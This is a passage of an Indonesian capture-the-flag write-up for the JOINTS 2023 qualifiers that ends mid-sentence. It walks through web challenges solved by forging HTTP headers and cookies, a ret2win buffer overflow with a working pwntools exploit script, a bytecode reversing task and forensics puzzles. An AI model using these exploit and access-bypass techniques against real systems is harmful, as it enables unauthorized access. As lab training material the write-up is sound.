


Kita cek page sourcenya dan terlihat ada suatu script javascript seperti berikut

```
<script>
let popup = document.getElementById("popup");

function inputCode() {
    let input= document.getElementById("userInput").value;
    let message = document.querySelector("#message")
    if(input == "mantapujiwa"){
        popup.classList.add("showPopup");
        message.innerHTML = "Your code is right!";
    }
    else{
        message.innerHTML = "Your code is wrong!";
```


```
    }
}
</script>
```

Berarti, kita cukup masukkan string “mantappujiwa” kemudian submit




Setelah itu, kita akan di-redirect menuju http://34.101.234.148:8239/webChallSecret

Tampilannya adalah sebagai berikut



Kita cek kembali page sourcenya, dan menemukan bahwa terdapat beberapa hidden image yang jika disusun, bisa didapatkan flagnya. Kemudian bisa kita ketik ulang flagnya



`Flag : JCTF2023{s0_e4sy_w3b_3xPl0itation}`

Web of the Gods (300 pts)

Description

The power of a god... One could only dream it.

Author: Giga - Infinicus#6867


URL: http://34.101.234.148:8069

Unlock Hint for 0 points

2: Halaman Kampung Jota & Krint

Solution

Terdapat sebuah website yang berisi sebuah karakter aneh awalnya saya kira unicode, setelah beberapa saat bingung betapa kaget nya saya ketika translate kata-katanya:



Sehingga saya berasumsi untuk mengubah accept language menjadi el mengacu pada https://www.w3.org/International/ms-lang.html untuk bahas Greece. Setelah itu ada bahasa aneh lagi kurang lebih ini berlangsung berkali-kali sehingga urutan pengerjaan nya menjadi seperti ini:

1. Ubah accept-language menjadi el
2. Selanjutnya menambah `Referer: https://www.jointsugm.id/` sesuai arahan hint nya
3. Lalu menambah `DNT: 1` Berdasar hint dari hasil translate response data sebelumnya

4. Setelah mengirimkan request data itu semua ditemukan path `/Domain-of-Gods/secript.js` yang berisikan flag dari tumpukkan deobfuscate JS.

Berikut seluruh request data nya:

```
GET /Domain-of-Gods/secript.js HTTP/1.1
Host: 34.101.234.148:8069
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/112.0.5615.50 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,ima
ge/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate
Accept-Language: el
Referer: https://www.jointsugm.id/
DNT: 1
Cookie: PHPSESSID=3ce0d1395ea0661301f692dcfdfa4ff5
Connection: close
```

Hasil Translate kata–kata:

Δεν μιλάς Ελλάδα. Δεν μπορείτε να εισέλθετε σε αυτόν τον ιστότοπο.
- I don't speak Greece. You can't log in to this website.
Bonvenon! Jota an Krint si meng gutt Frënn.
- Welcome! Jota and Krint are my good friends.
Aia ka hae ma kahi huna, ʻaʻole au makemake e ʻike kekahi i kēia.
- The banner is in a hidden place, I don't want anyone to see this.
मुझे बस यह सुनिश्चित करने की आवश्यकता है कि कोई भी आपका अनुसरण न करे।
- I just need to make sure no one follows you.
Tiedät kuinka todistaa se.
- You know how to prove it.
Die vlag word in die lêer geplaas 'Domain-of-Gods/secript.js'.
- The flag word in the file is placed 'Domain-of-Gods/secript.js'
Ma tha thu air tighinn cho fada seo, tuigidh tu agus lorg thu a’ bhratach. Boa sorte, você pode ganhar este jogo.

Flag: JCTF23{t4kAr4pUt0_P0p0ruN64_p1R1T0P4R0}

LoG1n (300 pts)

Description

Jota created a website but he forgot the password. However, he remembers that he can edit something from the client side so he can login in the admin area. Even so, he also remembered that to enter the admin area there is also one-way encryption that must be passed. Can you help him?

Author: BROP #9678

https://34.101.234.148:8499

Solution

Langkah pengerjaan:

1. Intercept menggunakan burp Saya melihat ada nya session md5 pada sett-cookie 5fdedfe381eef204ab3354d244885a40 berisi False setelah di crack lalu ubah value menjadi True terdapat hint base64 berupa page 'secret_thing_is_here/flag'
2. Access Page tersebut, terdapat informasi 'You are not the admin, the admin is speaking Urdu!' Sehingga saya mengganti accept language menjadi `Accept-Language: ur`
3. Selanjutnya 'The admin only use SuperSecretAdminBrowser, but you are not! Just go back!' ganti user agent menjadi SuperSecretAdminBrowser.
4. 'The real admin should know what is his email right? U cannot bypass this! In case you are the admin but you also forgot ur email u can check somewhere here.' Berkaitan dengan email saya menambahkan `From: admin@joints.com` sesuai dengan set cookie pada response sebelumnya.
5. 'U was tracked. Use untracked one to go in real admin area!' lalu Menambahkan DNT: 1
6. Didapatkan path flag baru '/secret_thing_is_here/flag/real_flag_is_here' Dan didapatkan flag nya pada header For-Admin-Only
7. Pada terminal `$ echo 4a435446323032337b73306d335f6833346465525f265f6330306b31655f3472655f7573336675315f72316768743f7d | xxd -p -r`
   `JCTF2023{s0m3_h34deR_&_c00k1e_4re_us3fu1_r1ght?}`

Berikut request data nya:

```
GET /secret_thing_is_here/flag/real_flag_is_here HTTP/1.1
Host: 34.101.234.148:8499
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: SuperSecretAdminBrowser
DNT: 1
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,ima
ge/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://34.101.234.148:8499/secret_thing_is_here/flag
From: admin@joints.com
Accept-Encoding: gzip, deflate
Accept-Language: ur
Cookie: PHPSESSID=3ce0d1395ea0661301f692dcfdfa4ff5;
5fdedfe381eef204ab3354d244885a40=f827cf462f62848df37c5e1e94a4da74;
Connection: close
```

Flag: JCTF2023{s0m3_h34deR_&_c00k1e_4re_us3fu1_r1ght?}

PWN

Book Store (100 pts)

Description

Just do some binary exploitation, replace the variable, replace the return address, get the flag

author: BROP

attachment : vuln

34.101.234.148:8128

Attachments

vuln

Solution

Diberikan suatu file binary 32 bit.

```
/mnt/d/CTF/joints/qual 🕐 16:05:00
$ checksec vuln
[*] '/mnt/d/CTF/joints/qual/vuln'
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x8048000)
```

Saya buka terlebih dahulu file vuln tersebut dengan objdump, dan ditemukan suatu fungsi “secretBook” pada file vuln tersebut

```
08049698 <secretBook>:
 8049698:       55                      push   %ebp
 8049699:       89 e5                   mov    %esp,%ebp
 804969b:       81 ec cc 00 00 00       sub    $0xcc,%esp
 80496a1:       68 92 a2 04 08          push   $0x804a292
 80496a6:       68 94 a2 04 08          push   $0x804a294
 80496ab:       e8 20 fa ff ff          call   80490d0 <fopen@plt>
```

Kemudian, kita buka file vuln dengan menggunakan IDA

```
1  int secretBook()
2  {
3    char s[200]; // [esp+0h] [ebp-CCh] BYREF
4    FILE *stream; // [esp+C8h] [ebp-4h]
5
6    stream = fopen("flag.txt", "r");
7    fgets(s, 200, stream);
8    fprintf(_bss_start, "%s\n", s);
9    return fflush(_bss_start);
10 }
```

Ternyata, fungsi secretBook akan membuka flag.txt. Dari sini, kita cukup ikuti instruksi dari deskripsi soal, yaitu melakukan ret2win (bof, replace variabel, ganti address).

```
int __cdecl searchBook(int a1, int a2)
{
  char s2[50]; // [esp+2h] [ebp-36h] BYREF
  int i; // [esp+34h] [ebp-4h]

  printf("Enter the name of the Book to search for: ");
  fflush(_bss_start);
  __isoc99_scanf(" %[^\n]", s2);
  for ( i = 0; i < a2; ++i )
  {
    if ( !strcmp((const char *)(56 * i + a1), s2) )
      return printf("%s - $%d\n", (const char *)(56 * i + a1), *(_DWORD *)(56 * i + a1 + 52));
  }
  printf("Book not found.\n");
  return fflush(_bss_start);
}
```

Pada fungsi searchBook, terdapat scanf dengan regex yang meng-exclude newline, dan karena dia akan menyimpannya ke dalam suatu array dengan ukuran terbatas, bisa kita lakukan bof dengan menggunakan payload berupa karakter padding seukuran 50 + 8, lalu tambahkan address dari fungsi secretBook yang telah kita dapatkan di awal (saat membuka file dengan objdump)

Solver yang saya buat adalah sebagai berikut

exploit.py

```
from pwn import *
import os

CONN = 'nc 34.101.234.148 8128'.split()
HOST = CONN[1]
PORT = int(CONN[2])

p = remote(HOST, PORT, level='debug')

value = 0x08049698
pad = p64(value, endian='little')

payload = b'a'*58
payload += pad

p.sendlineafter(b'Enter your choice: ', b'3')
p.sendlineafter(b'Enter the name of the Book to search for: ', payload)
p.interactive()
```

```
[*] Switching to interactive mode
[DEBUG] Received 0x3a bytes:
    b'Book not found.\n'
    b'JCTF2023{ur_ret2w1n_5ecr3t_b00k_i5_h3re}\n'
    b'\n'
Book not found.
JCTF2023{ur_ret2w1n_5ecr3t_b00k_i5_h3re}
```

Flag : JCTF2023{ur_ret2w1n_5ecr3t_b00k_i5_h3re}

Reverse Engineering

For You (100 pts)

Description

Someone asked for a reverse engineering challenge. So we engineered one easy simple challenge, for you.


Author: faizj#4950

Attachments

4u.txt

Solution

Diberikan suatu file 4u.txt yang berisikan bytecode python.



Kita cukup mengubahnya ke dalam kode python dan dijalankan seperti biasa

Berikut solver yang saya gunakan

coba.py

```
s = ['2', '_', 'e', 'n', 'u', 's', '3', '3', 'n', 'n', 'T', 'C', '_', '_', '2', '0', 'r', 't', 'g', '1', '0', '_', 'J', 'h', 's', 'w', '{', '4', 'e', 'u', '3', 'y', '}', '_', '3', 'F', 'o', 'd', '_', 'e', 'j', 'i', 't']
s.reverse()
s = s[20] + s[31] + s[32] + s[7] + s[28] + s[22] + s[28] + s[8] + s[16] + s[17] + s[8] + s[4] + s[2] + s[13] + s[18] + s[0] + s[4] + s[3] + s[33] + s[24] + s[1] + s[33] + s[8] + s[8] + s[26] + s[3] + s[5] + s[4] + s[0] + s[19] + s[23] + s[18] + s[4] + s[22] + s[33] + s[3] + s[4] + s[15] + s[4] + s[11] + s[6] + s[13] + s[10]
print(s)
```

```
/mnt/d/CTF/joints/qual 🕐 15:40:15
$ python3 coba.py
JCTF2023{w3_just_engin33red_th1s_0ne_4_you}
```

Flag : JCTF2023{w3_just_engin33red_th1s_0ne_4_you}

Misc

Mega SUS (100 pts)

Description


My friend who really like a rythm game send this file to me, claiming he got it from a rhytm game called Project Sekai. It's really sus.

Author: Arif ('saj#6550)

https://drive.google.com/file/d/1zowdSmoGXeZns2J0I8lkMOJlwVPlO-Re/view?usp=share_link

Solution


Diberikan suatu file flag.sus.



Karena dari deskripsi diketahui bahwa file ini berkaitan dengan game Project Sekai, maka kita bisa cari tahu lebih lanjut tentang bagaimana mengkonversi file ini

Ditemukan suatu tools yang bisa melakukan konversi dari file sus ke file image

Maka, kita cukup upload file kita pada tools tersebut, didapatkan suatu gambar, dan kita mendapat flag yang kita cari



`Flag : JCTF2023{rEALLysusXDD}`

Strange Message (732 pts)

Description

Jota wants to send a message to Krint but in an unusual way. Jota sent her a corrupted file and gave him a hint. Jota says he just sent some pictures that were encrypted with the same key. Can you help Krint decrypt it?


Author: BROP #9678
https://drive.google.com/file/d/1nrMPCXXHjhSu81ZWjWyhgotUAR1JH9Hm/view?usp=share_link

Attachments

flag.flag
File corrupted.

Solution

Hanya diberikan file *flag.flag*. Ketika di cek dengan *file* pun hanya terdeteksi data. Ketika coba dilihat menggunakan hex editor, tampaknya ini adalah file jpeg karena headernya sangat mirip dengan jpeg, namun terdapat kesalahan nilai pada offset 0x01, di sana terisi 0xd7, seharusnya diisi 0xd8. Ketika sudah bisa dibuka tampilan gambarnya seperti tv rusak.



Lalu saya sempat terjebak entah kemana beberapa saat. Kemudian saya baca lagi deskripsi soal.

Jota says he just sent **some pictures** that were **encrypted with the same key**

Katanya "some pictures" tapi ini cuma ada satu gambar. Lalu saya curiga kalau gambar satunya lagi tersembunyi di dalam. Lalu saya coba *find* string "JFIF" karena curiga ada gambar dengan format jpeg lagi dan ternyata ada benar header jpeg lagi di offset 0x0f1d00. Namun header jpeg ini juga broken sehingga harus direcover manual.

Before	After
FF D9 FF D7 FF E0 00 10 4A 46 ...	FF D8 FF E0 00 10 4A 46 ...

Nilai D9 diubah menjadi D8 dan nilai D7 dihapus.

Lalu jadilah gambar kedua.

Karena katanya gambar ini dienkripsi dengan kunci yang sama, saya curiga lagi ini menggunakan xor. Jadi saya coba xor menggunakan stegsolve, dan didapatkan petunjuk.


hasil_xor_1.jpg

Katanya “there’s something more down there”. Hmmm… Langsung curiga untuk menambah height nya berapa. Kebetulan sebelumnya saya mencoba untuk menggunakan steghide pada gambar jpeg ini. Dan pesan error pada steghide mengatakan seperti berikut.

```
patsac ~/ctf/2023/joints_qual/mis/strange
➜ steghide extract -sf gambar1.jpg
Enter passphrase:
Corrupt JPEG data: 492395 extraneous bytes before marker 0xd9
steghide: could not extract any data with that passphrase!
patsac ~/ctf/2023/joints_qual/mis/strange
➜
```

Katanya ada 492.395 extraneous bytes. Hmmm berarti ini adalah jumlah bytes yang terpotong. Saya ciba bagi dengan width gambar asli yaitu 700, didapatkan hasil sekitar 700 juga. Jadi oke saya coba tambahkan saja height tiap gambar menjadi 700+700 = 1400. Untuk mengubah height-nya, saya perlu googling dulu dan akhirnya nemu, untuk mengubah height kita bisa mengganti nilai bytes nya pada markers SOF0 yang ditandai bytes FF C0. Pada kedua gambar yang kita punya, letak bytes nilai height ny adalah pada offset 0x5e. Nilai awalnya 0x02bc (700 pixel) kita ganti menjadi 0x0578 (1400 pixel). Setelah kedua gambar diubah height nya, saya coba xor kan kembali. Dan didapatkan flagnya.

hasil_xor_2.jpg



`Flag : JCTF2023{0h_n0o0_u_g0t_m3_:(_c0ngr4t5!}`

Bahasa Kucing (750 pts)

Description

Krint got some secret message from his detective cat. Can you help him to read it? author: "Lurifos"

Hint

Basehasa? Bahasa? Baseecly, translating a language is just an encoding.

Attachments

from_c4t

mew brr mew meaw mrr mrr meaw meeaw mew meaw meeaw mew meaw meeaw meeaw mew meow brr mew meeaw mEEEwr meaw meeaw brr meaw mrr mEEEwr meaw mrr awr meaw meeaw ssh mew meeaw mEEEwr meaw mrr awr meaw meeaw ssh mew meeaw mEEEwr mew ssh meow meaw meaw ssh meaw meeaw brr mew mEEEwr meaw mew meeaw mEEEwr mew brr meaw mew meeaw mEEEwr meaw mrr mEEEwr meaw meaw ssh meaw meow meaw meaw mrr mrr mew meeaw mEEEwr … (*too much meow meow*)

Solution

Dari deskripsi, probset sudah memberikan hint bahwa ini encoding saja. Base berapa? Saya mencari tahu dari melihat ada berapa kata unik dari *from_c4t*. Ternyata ada 9.

```
{'meaw', 'brr', 'meeaw', 'mEEEwr', 'awr', 'meow', 'mrr', 'ssh', 'mew'}
```

Berarti ini kemungkinan besar adalah encoding basis 9. Terlebih lagi saya baru ingat kalau ada mitos kucing memiliki 9 nyawa, mungkin itu kenapa probset membuat chall ini menjadi bahasa kucing. Selanjutnya saya ingin melihat frekuensi kemunculan tiap kata, ini mungkin bisa membantu menentukan nilai 0-8 diwakili oleh kata yang mana saja. Berikut adalah hasilnya.

```
{'brr': 63, 'mew': 192, 'meeaw': 339, 'meaw': 549, 'awr': 64, 'mEEEwr': 139, 'ssh': 92, 'mrr': 242, 'meow': 81}
```

Sebenarnya saya cukup yakin intended solution dari probset adalah melakukan frequency analysis, hal ini bisa dilihat karena teks yang di-encode cukup panjang. Tapi karena sudah sore dan saya sudah lumayan cape untuk mikir, jadi saya ga mau untuk ambil cara itu. Saya ingin melakukan bruteforce saja, karena setelah saya pikir, hanya bruteforce sebanyak 9! kali, alias 362.880 kali, jumlah ini cukup kecil apalagi operasinya juga sangat sederhana. Tapi sebelum itu saya perlu cari tahu, tiap karakter ascii itu terdiri dari berapa karakter base 9? Ternyata bisa berbeda-beda, tapi 